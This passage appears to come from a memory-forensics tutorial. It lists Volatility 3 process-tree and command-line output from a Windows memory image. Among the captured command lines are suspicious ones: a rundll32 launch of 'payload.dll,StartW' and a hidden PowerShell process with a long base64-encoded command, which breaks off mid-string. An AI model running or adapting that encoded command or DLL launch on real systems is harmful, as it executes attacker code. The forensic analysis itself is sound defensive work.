* 632   492     services.exe    0x800adf6a60c0  9       -       0
False   2023-08-10 00:22:56.000000      N/A
** 640  632     dllhost.exe     0x800ae0a1f280  10      -       0
False   2023-08-10 00:22:59.000000      N/A
** 1676 632     svchost.exe     0x800ae030d2c0  3       -       0
False   2023-08-10 00:22:57.000000      N/A
** 7820 632     Velociraptor.e  0x800ae0b5e080  15      -       0
False   2023-08-10 09:11:16.000000      N/A
*** 4040        7820    winpmem_mini_x  0x800ae1fe8080  3       -       0
False   2023-08-10 09:35:40.000000
        N/A
**** 5112       4040    conhost.exe     0x800ae1334080  6       -       0
False   2023-08-10 09:35:40.000000
        N/A
** 6160 632     svchost.exe     0x800ae23c8080  3       -       0
False   2023-08-10 00:25:22.000000      N/A
** 1172 632     svchost.exe     0x800ae01542c0  20      -       0
False   2023-08-10 00:22:56.000000      N/A
** 1684 632     svchost.exe     0x800ae030f2c0  4       -       0
False   2023-08-10 00:22:57.000000      N/A
** 7320 632     svchost.exe     0x800ae2b36080  3       -       0
False   2023-08-10 00:24:49.000000      N/A
** 4260 632     svchost.exe     0x800ae0f292c0  7       -       1
False   2023-08-10 00:23:03.000000      N/A
** 8100 632     svchost.exe     0x800ae1f67080  8       -       0
False   2023-08-10 00:24:59.000000      N/A
```

```
** 3240 632     msdtc.exe       0x800ae0af9280  9       -       0
False   2023-08-10 00:23:00.000000      N/A
** 2092 632     svchost.exe     0x800ae06d32c0  8       -       1
False   2023-08-10 00:22:57.000000      N/A
** 4400 632     SearchIndexer.  0x800ae0fcb240  16      -       0
False   2023-08-10 00:23:04.000000      N/A
** 440  632     svchost.exe     0x800ae007f240  63      -       0
False   2023-08-10 00:22:56.000000      N/A
*** 2080        440     sihost.exe      0x800ae04ba080  8       -       1
False   2023-08-10 00:22:57.000000
        N/A
*** 2404        440     taskhostw.exe   0x800ae07f22c0  8       -       1
False   2023-08-10 00:22:57.000000
        N/A
*** 2380        440     taskhostw.exe   0x800ae07ea280  0       -       1
False   2023-08-10 00:22:57.000000
        2023-08-10 00:23:00.000000
*** 3372        440     powershell.exe  0x800ae1fe1080  8       -       0
False   2023-08-10 00:30:32.000000
        N/A
**** 3136       3372    conhost.exe     0x800ae25e3300  4       -       0
False   2023-08-10 00:30:32.000000
        N/A
**** 6564       3372    Autorunsc64.ex  0x800ae2ddf080  1       -       0
False   2023-08-10 00:30:40.000000
        N/A
** 4920 632     svchost.exe     0x800ae24692c0  2       -       0
False   2023-08-10 00:24:00.000000      N/A
** 2880 632     svchost.exe     0x800ae0841240  2       -       0
False   2023-08-10 00:22:58.000000      N/A
** 2244 632     vm3dservice.ex  0x800ae0729240  2       -       0
False   2023-08-10 00:22:57.000000      N/A
*** 2520        2244    vm3dservice.ex  0x800ae0530080  2       -       1
False   2023-08-10 00:22:58.000000
        N/A
** 1480 632     svchost.exe     0x800ae0309080  8       -       0
False   2023-08-10 00:22:56.000000      N/A
** 2252 632     VGAuthService.  0x800adf464300  2       -       0
False   2023-08-10 00:22:57.000000      N/A
** 1996 632     svchost.exe     0x800ae180d080  10      -       0
False   2023-08-10 00:23:14.000000      N/A
** 7884 632     SgrmBroker.exe  0x800ae1f63240  7       -       0
False   2023-08-10 00:24:58.000000      N/A
** 1872 632     svchost.exe     0x800ae0303080  12      -       0
False   2023-08-10 00:22:57.000000      N/A
** 7292 632     svchost.exe     0x800ae2de0080  5       -       0
False   2023-08-10 09:31:21.000000      N/A
** 344  632     svchost.exe     0x800ae00c02c0  16      -       0
False   2023-08-10 00:22:56.000000      N/A
** 2008 632     svchost.exe     0x800ae04a72c0  6       -       0
```

```
False   2023-08-10 00:22:57.000000      N/A
** 8024 632     svchost.exe     0x800ae139a0c0  3       -       0
False   2023-08-10 00:24:58.000000      N/A
** 2140 632     svchost.exe     0x800ae06d4080  10      -       0
False   2023-08-10 00:22:57.000000      N/A
** 2276 632     MsMpEng.exe     0x800adf466280  0       -       0
False   2023-08-10 00:22:57.000000      2023-08-10 00:31:58.000000
** 1380 632     Sysmon64.exe    0x800ae1b74080  12      -       0
False   2023-08-10 00:30:58.000000      N/A
** 360  632     svchost.exe     0x800ae00d02c0  12      -       0
False   2023-08-10 00:22:56.000000      N/A
** 3964 632     SecurityHealth  0x800ae1489280  9       -       0
False   2023-08-10 00:23:17.000000      N/A
** 3944 632     VSSVC.exe       0x800ae16c4080  5       -       0
False   2023-08-10 09:31:21.000000      N/A
** 876  632     svchost.exe     0x800ae00dd280  14      -       0
False   2023-08-10 00:22:56.000000      N/A
*** 2840        876     ctfmon.exe      0x800ae0584080  8       -       1
False   2023-08-10 00:22:58.000000
        N/A
*** 1584        876     dasHost.exe     0x800ae10c5080  3       -       0
False   2023-08-10 00:23:14.000000
        N/A
** 2284 632     vmtoolsd.exe    0x800adf4620c0  12      -       0
False   2023-08-10 00:22:57.000000      N/A
** 760  632     svchost.exe     0x800adff42240  12      -       0
False   2023-08-10 00:22:56.000000      N/A
*** 2432        760     smartscreen.ex  0x800ae29ac080  7       -       1
False   2023-08-10 09:32:30.000000
        N/A
*** 2440        760     WWAHost.exe     0x800ae24752c0  26      -       1
False   2023-08-10 00:24:10.000000
        N/A
*** 5392        760     RuntimeBroker.  0x800ae17a52c0  1       -       1
False   2023-08-10 00:23:07.000000
        N/A
*** 2320        760     ApplicationFra  0x800ae21a92c0  3       -       1
False   2023-08-10 00:24:10.000000
        N/A
*** 5520        760     RuntimeBroker.  0x800ae10b6080  2       -       1
False   2023-08-10 00:33:03.000000
        N/A
*** 7316        760     StartMenuExper  0x800ae1360080  6       -       1
False   2023-08-10 00:30:58.000000
        N/A
*** 4504        760     ShellExperienc  0x800ae1456080  15      -       1
False   2023-08-10 00:31:01.000000
        N/A
*** 5912        760     RuntimeBroker.  0x800ae1804200  4       -       1
False   2023-08-10 00:23:11.000000
```

```
        N/A
*** 4640        760     TextInputHost.  0x800ae0d90340  9       -       1
False   2023-08-10 00:30:59.000000
        N/A
*** 672 760     SearchApp.exe   0x800ae12b4340  46      -       1
False   2023-08-10 00:31:00.000000      N/A
*** 2868        760     SkypeBackgroun  0x800ae2961080  4       -       1
False   2023-08-10 09:10:28.000000
        N/A
*** 3128        760     WmiPrvSE.exe    0x800ae0ab8280  13      -       0
False   2023-08-10 00:23:00.000000
        N/A
*** 4932        760     RuntimeBroker.  0x800ae11532c0  10      -       1
False   2023-08-10 00:23:05.000000
        N/A
*** 6732        760     dllhost.exe     0x800ae170c340  6       -       1
False   2023-08-10 00:24:12.000000
        N/A
*** 5848        760     RuntimeBroker.  0x800ae10c62c0  2       -       1
False   2023-08-10 00:23:10.000000
        N/A
*** 1260        760     RuntimeBroker.  0x800ae15f0080  1       -       1
False   2023-08-10 00:24:09.000000
        N/A
*** 4208        760     unsecapp.exe    0x800ae2c1d080  3       -       0
False   2023-08-10 00:30:58.000000
        N/A
*** 1908        760     Microsoft.Phot  0x800ae164b0c0  15      -       1
False   2023-08-10 00:23:06.000000
        N/A
*** 4724        760     RuntimeBroker.  0x800ae0e27080  3       -       1
False   2023-08-10 00:23:04.000000
        N/A
*** 7028        760     WinStore.App.e  0x800ae2937080  12      -       1
False   2023-08-10 00:24:26.000000
        N/A
*** 7032        760     RuntimeBroker.  0x800ae1b91300  2       -       1
False   2023-08-10 00:23:49.000000
        N/A
*** 6908        760     SkypeApp.exe    0x800ae1ee0240  41      -       1
False   2023-08-10 00:23:46.000000
        N/A
** 884  632     svchost.exe     0x800adff8c2c0  8       -       0
False   2023-08-10 00:22:56.000000      N/A
** 1272 632     svchost.exe     0x800ae01b92c0  17      -       0
False   2023-08-10 00:22:56.000000      N/A
** 1788 632     spoolsv.exe     0x800adb8cc080  7       -       0
False   2023-08-10 00:22:57.000000      N/A
* 768   492     fontdrvhost.ex  0x800adff46080  5       -       0
False   2023-08-10 00:22:56.000000      N/A
```

```
* 660   492     lsass.exe       0x800adf781080  8       -       0
False   2023-08-10 00:22:56.000000      N/A
500     484     csrss.exe       0x800adf6e7140  12      -       1
False   2023-08-10 00:22:55.000000      N/A
588     484     winlogon.exe    0x800adf770080  7       -       1
False   2023-08-10 00:22:55.000000      N/A
* 7148  588     explorer.exe    0x800ae0d4b080  48      -       1
False   2023-08-10 00:30:56.000000      N/A
** 3648 7148    rundll32.exe    0x800ae16c6080  4       -       1
False   2023-08-10 09:15:14.000000      N/A
** 892  7148    chrome.exe      0x800ae10d2080  42      -       1
False   2023-08-10 09:32:30.000000      N/A
*** 2784        892     chrome.exe      0x800ae26a92c0  15      -       1
False   2023-08-10 09:32:32.000000
        N/A
*** 3416        892     chrome.exe      0x800ae0e62080  14      -       1
False   2023-08-10 09:32:34.000000
        N/A
*** 7208        892     chrome.exe      0x800ae4a7d080  17      -       1
False   2023-08-10 09:32:32.000000
        N/A
*** 4296        892     chrome.exe      0x800ae0ee3080  14      -       1
False   2023-08-10 09:32:34.000000
        N/A
*** 4492        892     chrome.exe      0x800ae2c53080  8       -       1
False   2023-08-10 09:32:31.000000
        N/A
*** 3052        892     chrome.exe      0x800ae2847080  9       -       1
False   2023-08-10 09:32:32.000000
        N/A
*** 4972        892     chrome.exe      0x800ae2b17080  14      -       1
False   2023-08-10 09:32:34.000000
        N/A
*** 7416        892     chrome.exe      0x800ae26b32c0  15      -       1
False   2023-08-10 09:32:33.000000
        N/A
** 6388 7148    chrome.exe      0x800ae1389080  0       -       1
False   2023-08-10 09:11:41.000000      2023-08-10 09:15:24.000000
* 3508  588     userinit.exe    0x800ae0b75300  0       -       1
False   2023-08-10 00:23:00.000000      2023-08-10 00:23:24.000000
* 972   588     dwm.exe 0x800ae0021080  15      -       1       False
2023-08-10 00:22:56.000000      N/A
* 772   588     fontdrvhost.ex  0x800adff45140  5       -       1
False   2023-08-10 00:22:56.000000      N/A
3912    3552    SecurityHealth  0x800ae148a080  1       -       1
False   2023-08-10 00:23:17.000000      N/A
5984    3552    vmtoolsd.exe    0x800ae148f080  6       -       1
False   2023-08-10 00:23:17.000000      N/A
6744    908     powershell.exe  0x800ae5da50c0  10      -       1
False   2023-08-10 09:21:16.000000      N/A
```

```
* 5692  6744    conhost.exe     0x800ae19e4300  3       -       1
False   2023-08-10 09:21:16.000000      N/A
5468    7512    rundll32.exe    0x800ae01f0080  3       -       0
False   2023-08-10 09:23:15.000000      N/A
```

Identifying Process Command Lines

Volatility's `windows.cmdline` plugin can provide us with a list of process command line arguments as follows.

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.cmdline
Volatility 3 Framework 2.5.0

PID     Process Args

4       System  Required memory at 0x20 is inaccessible (swapped)
92      Registry        Required memory at 0x20 is not valid (process
exited?)
304     smss.exe        Required memory at 0xb439a5b020 is not valid
(process exited?)
416     csrss.exe       %SystemRoot%\system32\csrss.exe
ObjectDirectory=\Windows SharedSection=1024,20480,768 Windows=On
SubSystemType=Windows ServerDll=basesrv,1
ServerDll=winsrv:UserServerDllInitialization,3 ServerDll=sxssrv,4
ProfileControl=Off MaxRequestThreads=16
492     wininit.exe     Required memory at 0xf32bb96020 is inaccessible
(swapped)
500     csrss.exe       %SystemRoot%\system32\csrss.exe
ObjectDirectory=\Windows SharedSection=1024,20480,768 Windows=On
SubSystemType=Windows ServerDll=basesrv,1
ServerDll=winsrv:UserServerDllInitialization,3 ServerDll=sxssrv,4
ProfileControl=Off MaxRequestThreads=16
588     winlogon.exe    winlogon.exe
632     services.exe    C:\Windows\system32\services.exe
660     lsass.exe       C:\Windows\system32\lsass.exe
760     svchost.exe     C:\Windows\system32\svchost.exe -k DcomLaunch -p
772     fontdrvhost.ex  Required memory at 0x983ebae020 is inaccessible
(swapped)
768     fontdrvhost.ex  Required memory at 0x2e08a79020 is inaccessible
(swapped)
884     svchost.exe     C:\Windows\system32\svchost.exe -k RPCSS -p
972     dwm.exe Required memory at 0x16b5215ff is not valid (process
exited?)
440     svchost.exe     C:\Windows\system32\svchost.exe -k netsvcs -p
344     svchost.exe     Required memory at 0x20266003378 is inaccessible
(swapped)
```

```
360     svchost.exe     C:\Windows\System32\svchost.exe -k
LocalServiceNetworkRestricted -p
876     svchost.exe     C:\Windows\System32\svchost.exe -k
LocalSystemNetworkRestricted -p
1172    svchost.exe     C:\Windows\system32\svchost.exe -k LocalService -p
1272    svchost.exe     C:\Windows\System32\svchost.exe -k NetworkService
-p
1428    MemCompression  Required memory at 0x20 is not valid (process
exited?)
1480    svchost.exe     C:\Windows\System32\svchost.exe -k
LocalServiceNetworkRestricted -p
1676    svchost.exe     Required memory at 0xf645948020 is inaccessible
(swapped)
1684    svchost.exe     Required memory at 0x909d34b020 is inaccessible
(swapped)
1788    spoolsv.exe     Required memory at 0x10eb020 is inaccessible
(swapped)
1872    svchost.exe     Required memory at 0x6500bf600098 is not valid
(process exited?)
2008    svchost.exe     Required memory at 0x80780f7020 is inaccessible
(swapped)
2080    sihost.exe      Required memory at 0x28700281b48 is inaccessible
(swapped)
2092    svchost.exe     Required memory at 0x2b86fc03368 is inaccessible
(swapped)
2140    svchost.exe     Required memory at 0x26610603 2f8 is inaccessible
(swapped)
2244    vm3dservice.ex  Required memory at 0x8729baf020 is inaccessible
(swapped)
2252    VGAuthService.  Required memory at 0xe49cc1d020 is inaccessible
(swapped)
2276    MsMpEng.exe     Required memory at 0x69c1943020 is not valid
(process exited?)
2284    vmtoolsd.exe    "C:\Program Files\VMware\VMware
Tools\vmtoolsd.exe"
2380    taskhostw.exe   Required memory at 0x1afc45f020 is not valid
(process exited?)
2404    taskhostw.exe   taskhostw.exe {222A245B-E637-4AE9-A93F-
A59CA119A75E}
2520    vm3dservice.ex  Process 2520: Required memory at 0xfdac105020 is
not valid (incomplete layer memory_layer?)
2840    ctfmon.exe      Process 2840: Required memory at 0x1935cea020 is
not valid (incomplete layer memory_layer?)
2880    svchost.exe     Required memory at 0x152082032f8 is inaccessible
(swapped)
640     dllhost.exe     Required memory at 0x1c9760f1ae8 is inaccessible
(swapped)
3128    WmiPrvSE.exe    C:\Windows\system32\wbem\wmiprvse.exe
3240    msdtc.exe       Required memory at 0x800ba3020 is inaccessible
(swapped)
```

```
3508    userinit.exe    Required memory at 0xd59bec7020 is not valid
(process exited?)
4260    svchost.exe     C:\Windows\system32\svchost.exe -k
ClipboardSvcGroup -p
4400    SearchIndexer.  C:\Windows\system32\SearchIndexer.exe /Embedding
4724    RuntimeBroker.  Required memory at 0x26470e03368 is inaccessible
(swapped)
4932    RuntimeBroker.  Required memory at 0xdadfdb4020 is inaccessible
(swapped)
1908    Microsoft.Phot  Required memory at 0xeead9c0020 is inaccessible
(swapped)
5392    RuntimeBroker.  Required memory at 0x6a6b1c020 is inaccessible
(swapped)
5848    RuntimeBroker.  Required memory at 0xdc206e4020 is inaccessible
(swapped)
5912    RuntimeBroker.  C:\Windows\System32\RuntimeBroker.exe -Embedding
1996    svchost.exe     C:\Windows\system32\svchost.exe -k
LocalServiceAndNoImpersonation -p
1584    dasHost.exe     Required memory at 0x4f926fa020 is inaccessible
(swapped)
3912    SecurityHealth  Required memory at 0x640d1a0020 is inaccessible
(swapped)
3964    SecurityHealth  Required memory at 0x1839e8b1ae8 is inaccessible
(swapped)
5984    vmtoolsd.exe    Required memory at 0x16beabd226c is inaccessible
(swapped)
6908    SkypeApp.exe    Required memory at 0x78 is not valid (process
exited?)
7032    RuntimeBroker.  C:\Windows\System32\RuntimeBroker.exe -Embedding
4920    svchost.exe     Required memory at 0x34a8ee7020 is inaccessible
(swapped)
1260    RuntimeBroker.  Required memory at 0xe7bf823020 is inaccessible
(swapped)
2320    ApplicationFra  Required memory at 0x53775f020 is inaccessible
(swapped)
2440    WWAHost.exe     Required memory at 0x811ed5d020 is inaccessible
(swapped)
6732    dllhost.exe     Required memory at 0xaf3a7d8020 is inaccessible
(swapped)
7028    WinStore.App.e  Required memory at 0x4cc3601020 is inaccessible
(swapped)
7320    svchost.exe     Required memory at 0x8e7d877020 is inaccessible
(swapped)
7884    SgrmBroker.exe  C:\Windows\system32\SgrmBroker.exe
8024    svchost.exe     Required memory at 0xe7489d4020 is inaccessible
(swapped)
8100    svchost.exe     Required memory at 0x2970291020 is inaccessible
(swapped)
6160    svchost.exe     Required memory at 0x78 is not valid (process
exited?)
```

```
3372    powershell.exe  Required memory at 0x15ce1221b78 is inaccessible
(swapped)
3136    conhost.exe     Required memory at 0x23ead681b78 is inaccessible
(swapped)
6564    Autorunsc64.ex  Process 6564: Required memory at 0x1ca110452020 is
not valid (incomplete layer memory_layer?)
7148    explorer.exe    explorer.exe
1380    Sysmon64.exe    C:\Windows\Sysmon64.exe
4208    unsecapp.exe    Required memory at 0x2cff1e020 is inaccessible
(swapped)
7316    StartMenuExper
"C:\Windows\SystemApps\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2tx
yewy\StartMenuExperienceHost.exe" -
ServerName:App.AppXywbrabmsek0gm3tkwpr5kwzbs55tkqay.mca
4640    TextInputHost.
"C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\TextInput
Host.exe" -ServerName:InputApp.AppXjd5de1g66v206tj52m9d0dtpppx4cgpn.mca
672     SearchApp.exe   Required memory at 0x50435f676ee1 is not valid
(process exited?)
4504    ShellExperienc  Required memory at 0x12bdd05f is inaccessible
(swapped)
5520    RuntimeBroker.  Required memory at 0x5f2a3f4020 is inaccessible
(swapped)
2868    SkypeBackgroun  Process 2868: Required memory at 0x1f01ffec0000 is
not valid (incomplete layer memory_layer?)
7820    Velociraptor.e  "C:\Program Files\Velociraptor\Velociraptor.exe"
--config "C:\Program Files\Velociraptor\/client.config.yaml" service run
6388    chrome.exe      Required memory at 0x315417b020 is not valid
(process exited?)
3648    rundll32.exe    "C:\Windows\System32\rundll32.exe"
payload.dll,StartW
6744    powershell.exe  "PowerShell.exe" -nop -w hidden -encodedcommand
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQ
BtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBp
AG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBMAFYAVwBhAFcALwBpAFMAaABiAD
kAbgBQAHcASwBmADIAZwBKAFUAQgBNAEcAYgBDAEQATgBHADcAWAAwAEQATQBiAHMAUwB5AEEA
cwBkAGwANABVAGwAYwB1AEYASwBlAEsAMQBYAEEAYgBEAG0ALwBmAGYANQA1AGEAQgBkAEgAbw
A2AFAAZABQAFMAegBFAFMASwBxAEgATABkADUAZABTADUAUwA5ADAANQA0AFgAZAB6AHoAaQBq
AG0AbwA4AEEAbQAwAHQAMgBTAHMASgBnAEcAdgBpAFQAZgAzAG0ANABTAEgAMwBPAHgARgBvAH
MAWABoAC8AQwBYAGsAQQBYADQAQgBkAGsAMgBJADMARQBzAC8AWABsADcATQAwAFUATQBlAFYA
TAArADAAeAA2AHgARgB5ACsAdwBFADUAYwBVAHAAVwB3AGoAQgBJAG0AZABNAEYASwA0AHUAYg
BtADkAeQBUADQAbABmAG8AdwAyADUATQBWAEgAbgBPADcASgBpADAAZgA0AE4AcgBCAGoANgBh
AHUAVQBmADEATABEAFUAQQBzADgAUgBQADMAbgAzADMANQByAEoAWQB3AFIAbgA1AC8AMwBwAF
EANwBoAGEAaAB3AFQAegAzAEkAcABpAGYATQBGADYAUgAvAFMAYQBrAHMAWQB1AFoAdABZAE8A
NABLADUAOQBLAGYAMAA2AGEAWABVAGMAUQBNAEwAdQBSAGUAeABZAHcAdgBoAEwAZAB4AEMAOQ
BXADEAeABOAGcAdwB3AEUAagBjAG8AegBVAE8AWAA4AG4AegB1AGoAegA5AHkAaABhAGUANwB5
AG4ATwBwAEgAUwBYAEkAagBmAE8ANQArAFQASABtAHgAQwB2AFoAcgBwAHMAcgBTAEgAOABWAG
gATQBQAEgAWQAwAGoAeQB1AFIASABGAEwASQBpAEQARABTACsAdABxAEsALwBJAHAAVQBXAEcA
ZgBwAHkAQgBIADUAMgB4ADUAdwBxAFgAbQB6AGsAaABnAG4AdgA4AC8ASgBMAEMANgBsAGsAbg
BuADQAUABsAEYATABoAFIAegB4AHoAbQBpAHQASwBUADgAUABmADAALwBDAHoAOQAvAG8AWgBt
```

AGwAdgBpAGMAZQBxAFQAVQA4AHoAbABoAFEAVABnAG4AYgBFADgAeABpAFUAdABkADUATgBzAH
UAbQBaAEUATgBxAE8AVgBpAGkASgBuAHYANQBBAG8AQQBnAGgARwBlAE0ARgArADYAWQBnAEcA
OQBmAGYAQgBLADgAcAAvADgAeABIAFcATABZAFAAZgBwAFYAKwAwACsANQA4AGYAawBjAEMAWA
AzAFYANQBYAHkANwA1AFYAQQBhAHMAcABaAG8AWABqAEoAaQBWACsAaABZADUAVABsAHoAZABr
AGMAWABPAGMASAA5AE8AKwBTAHEAdwBCAC8AUAB5AFIAWQA0AGYAYQB2AGoAMQBMAFYASgBpAD
UAeABFAEMAYwB2AEgAUABoADkAbAA2AHUAMwBOAHoAZABQADIAWgBMAEEAZgBmAEwAVABJAEsA
YQBaADMAbABlAHAAWABKAFIARwBBAEEATAB4AGcAQgAxAEYATwBCADkAWgBRAGcAcgBQADMAKw
BKAHoAZABuAHYAVgBqAEkAcwAvAE4AVgBTADUAYQBsADEAMAB6AHUARQA1ADQALwBnAHEAUABT
ADAARABhAGoALwBmADMAaABSAHUATAA5AGsAagB2AHIAOQBZAEMAWABWAHQAdwBzAFQANQB6AD
YAdABCAEkAeAB2AHEARQArADMAbwBJADQALwBpAGEAOABMAG4AUAA0AG8AWgAyAGIAZwBrADQA
NgBOADAARgBSAHMARAB6AG4AegB1AGMAawBCAHMANwBjAEoATwBUAGgARAA2ADkASwBOAGEAMg
A2AFAAOABUAGIAZAA1AEIAcQBkAGkAaQBIAHMATQBxAEMAQQBsAEMAdAArAEQATwBjAGMAdwBu
ACsAdgA1AEkAKwBJAEIAZgArAGMAOQBwAE8AbQBuAEQAWgBRAFoAdQBVAHAAZgBTAHUAdAA0AD
kAUwA3ADIASQBwAGQAYgBMAG8AcgBqAG8AagBSAE4AbwBNADUAeABVAFoAbwBUADUAQgBLADcA
SwBLAGwAKwBUAEMAOQBIAGEAcwBLAEQAYgBKAG4ANwBCAG4AZQBVAHUASgB4AGkARgBQAE8Acg
B1AGUAZgBDAEIANQBSAGUAWABMAGMAQwBIAHkAbwBtAHcAUgBCAGQAbwBPAEYAeABIAGgASgBN
AGsAUwB0AFkASwBVAHAAZABhAHAAUABtAGMAVQA2AGQASwA0AFQAYwBoADUAeQAwAGsATwB0AE
MAeQBZAEcAbABQAGMAUQBFAHYAZwBnAHUANQBsAHoAawBEAEwATwBMAC8ANQBvAGYAaABkAEsA
YwA4AEoANABYAHUAcwBRAEQANgBhAHcATAA2AFMANQB5AG8ATwBkAGMASwBpAHAATABOACsAUQ
BRAE8ALwBkAHYAWQBGAC8AcgA1AEYAdwBVAGcAcQBzAHIAUwBlADkAQQBRAHcATABNADMAWQBB
AFgAcABTAFYAbABIAFAAcABhAHIAdgBoAEQANAB2ADEAMwA4AEwANQB2AE0AZAAvAEIAYgBEAE
YAeQBDAFcAUQArAEsAOABUAGUAQgBoAHIANgB1AFEAcwBBAE8AegBFADkAUQBUAE0AbQBrAGYA
UwBsAEkARQByAHcAcQBYAG4AawBvAHAAWQB5AE0AMQBnADgATgAxAC8AZgBpAE0ANQBvAFoAUg
B5AFUAZABCAFoANABUAFIAUwBUAGUAbgBXAGUAOQBiAGgAOABUAHAARQBUAEoAMgAxAE0AaAAv
AFgAagBhAE4AZQBUACsAMABmAEQASAA2AGYAWQBYADcATAAyAFgAdQArAGcAKwBqAFoAOQBrAE
oATQBBAFAAMwBJAFcAZABkAHMAYQA3AEcAZABZAGoAbQBPADMANAA0AGIAVwBkAGgAaQBoAGQA
TABqAGIAcABZADMAVwArAHQAaQBlAHEAdgBLAFEAMQBtAG0ATgA5AHAASgBoADgAKwBUAHIARg
BIAHUAZwA5AHoAQQBKAGoARgBtAEQAOQBmAFoAagBQAFgARABqACsAMABGAEwAWAB5ADAAUQAz
AFUAVwBaAHIAOABTAHIAVgB1AHcAMgBPAGcANQBQAHUATAA1AGwARQA1AGsARQB4AG0ARQBjAD
kAZgBaAFQAMQBWADcAdABjAGQAMABiAEIASABxAGQAZwArADQAeQBhAFMAYwBoAGEAeQBlAFQA
cQBaAEUATQBvADYASABYAG8AOQBYAHQAWABsAHYAeQAvAHIANwBYACsAZABJAGQAeQBBAGIANg
A0AGwAcgAzAEoATgBPADMASQArAEgATABpAEoAdwA5AEUAdgB0AFQAUQArAHgAcAAxAEMASgBN
ACsARABHAEEAZgBhAEoAVQA2AG0AVABWAHYAegBmADgAawBKAEoAVgA0AHAAdwBPAFkANAByAH
QAawAwAGIAawBQAG4AeABQAGcAaABFAE8AWQAyAFYAOAB3AHAAdgBYADEAeAAwAEsASwA0AHYA
NQBhADIAWAB3AHUARABEAFgAdwBFADAARgBSAFUAeQAzADYAbQB4AHUAaABPADUAKwBxAFMANQ
BlAGwAYQBuAEoATQBtAHgANwBIAFQAQwBPAEIAVQA2AEsANQBmADcASgBDAEYAOQBOAGUAeABt
ADEAbABhAG4AVgBXADMAUgBkAEYAaQBWADkANgBpAGwAdwA1ACsATgBGAHgAdQBzAGYANQAvAE
0AbQAvAEEANQBNAGUAeABCADkAcQBkAGsAbgArAGQAZwBOAHEANgBqAE8ASwBIAEMAYQBnAHAA
OQA3AHcAUwA5AGUAeABMAHYAZQBhAHUATABqAHQAVQA0ADkAdgBKAFcAMQAyAFEANAAzAHYAQw
BTAHEAQQBlADUAcQBkADkAdwBmAHIARgBNAFcAOABUADYATAA5AG0ANQBVAG0AMAB5AHgAdwBK
ADMAcABDAGYAbQBIAHEAagB1AHAAZwBIAHgAawA3AFkAWQBEADkATABsAEgAUgB6AHYAVQBPAE
0AWABEAEEAZABtAEwAOQBYAEcAcQBEAGQASgBqAGIAOQBmADcAawBqAFMARgBuAHQAWQB4AGoA
NQBZAGUANwAzAFQAdgAwAE0ASQBIAGMAdwBkADUAVQBOAFcAVgB4AG8AbQBzADQANQBWACsANA
BLAGYATgBRADcAQQB3AE8AdQBwAEEEAMQA2AHQAZAAwAHcAcwBkAHcAMgA5AFAAYwBOAGUAbQAx
AHMAcQBtAGUASQBVAG4AaABsAGQAUgBrAEwAOABFADMAKwBaAEIAOAAyADAAUABkAC8ASABFAF
gASQBWADcAMAArAGwAMQAwAFcASABMAFcAdgBQAFIAeQBsAEwANwBwAHkAWQBkAHkANAB1ADIA
TwBkAE8AOABmAG4AdgAyAFcAbABsADMASABzAGIASgBvACsANABPAEgAcwB1AE4AbAB0AFkAMA
B4AHUAMwBEAGEAUABqAFEAVABpAGUATABjAG4AOAA5AGYAOQBXAG4AcwA2ADIAagBXAFgANAB6
AE0AcAAwAFIAMABtAFkAagBRADEAVgBtAEUAQQA5ADcAdABOAFIAVgB6AFYAcABqAFQAWAA4AG
8AegB6AHYAcQBXAEYAawBzAHcAcQA2AHcAbAA5AGwASQBIAGMAMQBZAHAAWgBHADUARABRAHoA

```
VABxADgAaQA0AFUAegBzAFkAbgBUAFIAcAAwAFcAcgBZAFMAOAAxAFkAOQBVAGMAZABBACsASg
BFAG0AdgBiAGYAcwBPAEwAZQA2ADEAcwA4AHgARQBwADUAbwBIAGUAYQBUAG0AcwA3AEkAMAAz
AFoAagBJAHgATwBQADkAWAA4AHAAZwBMADMAOABnADEAZgA5AHcARQB2AHQAKwBXAHcAZwBuAH
gAZAB4AG0AcABOAE0AZQBGAE0AOAA1AGEAUgBKAFIAdQB0AHAAaAB6ADMAMABPAEgAMQAvADgA
KwBkAEIANwBtAHEATwBPAHUATgBNAHEANgBSADEARgBpADMAbABIAEUARAA4AEQAcQBHAEcAaQ
B6AFcAagB1ADAAaABEADMATABxAG8AWABhAHcANQBUADQAMwA1AFgANQBxAEgAbQByAFUAVwB0
AHUAUgB2AFEAcABUADIAMQBjAG4AdABtAHcAZQA3AEUAUABOAFIAVgA3AEQAVQB4ADIAYgB0AF
QAcAB4AC8AOABMAEgAegBnAGkAVgBSAHoAZgBRAEsAKwBlAGMAagBrAHoASQBWAGEAagBSAGcA
ZABVADcAaQBWAG8AZABJAEMATwByADIAWQBGAEoAcQB2AFkAaAA1AFMAYwBaADMAVABjAFAAdQ
BKAE4ARQBLAGYAeQBYAEkAUwBjAC8AcgAwAEQAMgBJAEcAUwBpAFMASQBhADgASABsAG0AcgA2
AEEAQgA1AGoAZQBxAGEAcgA5AGEAdAAzAGIASwAyADEASwBQAFcAagBQAFcAUwBGAHQAUwA5AF
YAUwBZAEsAdgAwAGQASABBADIAcABpAHQATQBPAGYAdABlAEYAKwBmAEkAKwBWAGQAcQBPAHoA
cgBEAFQAYgBqADIAMgArAGUAbAB6AGkAOABhAEkAZABjAG0AZAAwAGwATQBsAGsAcgBYAEkAVA
BNAEoAaAArAFUAagBGAFIALwBGADIAQwAzAHoAdQBYAFMAMgA4AE4ARAA5AG8AYwB0AEYAZgB4
AC8AZgBQAG4AcgBDAFgAZQB2AEIAMAA5AGYAVQBxAGYAcgAyAFAAawAyAC8ANwBPAFMAcwBHAG
MAVQByAHUAOQArAGUAcwA2AEwAKwB6AFIAdQA2ADcANQBzACsAbABzAGgARgBpADgAUgBTADUA
MABVADUAaQB3AHIAdQArAGoASABqAEQAOQBNAGkAZABOAEEAeQBvADAAOAB2AG0AUABSAC8AdA
BYAHcAbgB6AGkAdwB0AGcATABnAC8ASAAxAFYAVgBGAGQATgA4AEIAaQBzAHYAdgBKAGkAUABY
ADcAVwA5ACsASAAxADMATQBCAFMAMABYACsAYwBGAFgANAA5AGsAQQBVAEMAdABlAG4AegAwAG
